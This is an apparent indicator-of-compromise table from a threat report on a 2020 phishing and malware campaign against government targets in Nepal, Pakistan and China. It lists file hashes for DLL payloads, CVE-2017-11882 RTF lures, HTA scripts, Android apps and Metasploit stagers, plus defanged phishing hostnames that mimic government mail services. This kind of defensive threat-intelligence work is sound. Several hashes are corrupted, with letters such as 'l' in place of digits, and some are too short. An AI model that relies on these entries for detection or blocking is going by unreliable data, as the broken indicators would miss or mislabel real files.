FileHash-SHA256	029743403524b570fd2965dc90f57c6ed367e3afc874eed05c2aa6b1551d1091	DLL		AF Gov	August 2020
FileHash-SHA256	18d3a9bc73fec8d5ffa5dc6a6fld378797ccd947eal73ff214e18cfe2ed3c6ce	DLL		AF Gov	August 2020



FileHash-SHA256	1ace94ebe4841ab01e53accaebc16fc50af7c5017d03f30471d49df9a4737f2f	DLL - Decrypted Final payload		Unknown	August 2020
FileHash-SHA256	1a9d8b16ef6132884161bd820fe24cbfc8dc9514c3b31d7eac4de707899dd6a	DLL		Unknown	August 2020
FileHash-SHA256	37d6563ca03512fcc904264ce83celb741f3e599274dcd45b3d055250793c31	DLL - Decrypted Final payload		Unknown	August 2020
Hostname	mail-ncporgnp[.]hopto[.]org	Phishing Page		NP Gov	August 2020
Hostname	mail-mofgovnp[.]hopto[.]org	Phishing Page		NP Gov	September 2020
Domain	cdn-aws-s2[.]net			PK Gov	September 2020
Domain	aws-pk[.]net			PK Gov	September 2020
FileHash-SHA256	21646c896ccc422f64c7ed8888891d2946c4542260c6c02af9f99a7f5f6dd342	Audit_Observation2019.zip		PK Gov	September 2020
FileHash-SHA256	0ee926f443c66a0d47365dbb6d21dcea6f6624e730c99f47cfb492ee2832419e	Protocol.doc - "Poland and Pakistan together for Security"		PK Gov	September 2020
FileHash-SHA256	7af1f15ecd841d82b150c36bd0aa3754878057a809c5bf4fcc83eeb7bc13477e	DLL - Decrypted Final payload		PK	September 2020
FileHash-SHA256	948c72bc2380eafd7e9cca9932537772c4e354c30fd26448cc87f1ee2a134cad	Script		PK	September 2020
FileHash-SHA256	164c64634bf6fbf3f40711be46778be4ac45a7d83dd3f78b0a09464db7b329c7	Script		PK	September 2020
FileHash-SHA256	a952e5c8f2b169381dbe556373e250a4af208d4558d3be0c4ecec9df4192459	DLL - Decrypted Final payload		PK	September 2020
FileHash-SHA256	17b32c13caaae90e373305d5711a98ccd39ecbed0ad64efff20832c8772fb955	DLL		PK	September 2020
Hostname	mail-apfgovnp[.]ddns[.]net	Phishing Page		NP Gov	October 2020
Hostname	mail-apfgavnp[.]hopto[.]org	Phishing Page		NP Gov	October 2020
Hostname	mail-nepalpolicegovnp[.]duckdns[.]org	Phishing Page		NP Gov	October 2020
Hostname	mail-ntcnetnp[.]serveftp[.]com	Phishing Page		NP Tech	November 2020
Hostname	mail-kmgcom[.]ddns[.]net	Phishing Page		NP Media	November 2020
Hostname	mail-mfagovcn[.]hopto[.]org	Phishing Page		CN Gov	November 2020
Domain	ms-trace[.]net			CN Gov	November 2020
FileHash-SHA256	34446f7f60f730fcc145155d10d1aff0a1153b085836df38313772cd03c8d70	RTF	CVE-2017-11882	CN Gov	November 2020
FileHash-SHA256	7238f4e5edbe0e5a2242d8780fb58c47e7d32bf2c4f860c88c511c30675d0857	RTF	CVE-2017-11882	CN Gov	November 2020
FileHash-SHA256	ab7c1967b1f1efdfde93626b78eb30994655ab02f59e0adb0935e3e599a953f	RTF	CVE-2017-11882	CN Gov	November 2020
FileHash-SHA256	2548a819e4c597ba5958d2d18baa544452948e5b00271570192ccd79abe88e8d	Script - (HTA) - "1.a"		CN Gov	November 2020
FileHash-SHA256	ed5eld6e914de64a203f2f32ab95176fc7efff3a520915971d5fe748e79d611c	Script - (HTA) - "1.a"		CN Gov	November 2020
FileHash-SHA256	96bf8f579acb8d9d0ff116d05fdadef85953f11e5b2e703041fdae0abf5b75dc	Script - (HTA) - "1.a"		CN Gov	November 2020



FileHash-SHA256	799260b992c77e2e14f2d586665c570142d8425864455cab5f2575015cd0b87a	DLL		CN Gov	November 2020
Domain	cdn-sop[.]net			PK Gov	November 2020
FileHash-SHA256	e3be9192477e43ad94b16f4c0a9775adf9019172c0c89712907a8f9a1680100c	RTF	CVE-2017-11882	PK Gov	November 2020
Domain	gov-pok[.]net			PK Gov	November 2020
FileHash-SHA256	280fb291d49f277067667838cdf30a940eae9ed7712448158ea29e1ce6af86f	RTF - "MoU's.doc"	CVE-2017-11882	PK Gov	November 2020
FileHash-SHA256	2ab12f79e435abe40ad30076eb4722be724d766c8050dcd9a90fa9f17e6eff1f	NDC Participants.docx		PK Gov	November 2020
FileHash-SHA256	8d7ad2c603211a67bb7abf2a9fe65aefc993987dc804bf19bafbefaaca066eaa	DLL		PK Gov	November 2020
Domain	cdn-edu[.]net			CN Gov	November 2020
FileHash-SHA256	1cbec920afe2f978b8f84e0a4e6b757d400aeb96e8c0a221130060b196ece010	Docx - "NYB2K-BREP_reg.form_1113.docx"		CN Gov	November 2020
FileHash-SHA256	a377e5f4bf461b86f938959256b7ab8b1b40bb9fd3cd45951c736a22366a8dd1	Android application		Unknown	Unknown
FileHash-SHA256	0c182b51ff1dffa384651e478155632c6e65820322774e416be20e6d49bb8f9	Android application		Unknown	Unknown
FileHash-SHA256	061b0379a12b88488db8540226e400e3f65fef9a4c1aa7744da9f17e1d93d78d	Android application		Unknown	Unknown
FileHash-SHA256	fb6ac9d93fd47db3d32f6da6320344a125e96754a94babb9d9d12b6604a42536	Metasploit Stager		Unknown	Unknown
FileHash-SHA256	468b74883536938ef3962655dfcc3ca4097ca9b5b687dfc1fef58d50e96dc248	Metasploit Stager		Unknown	Unknown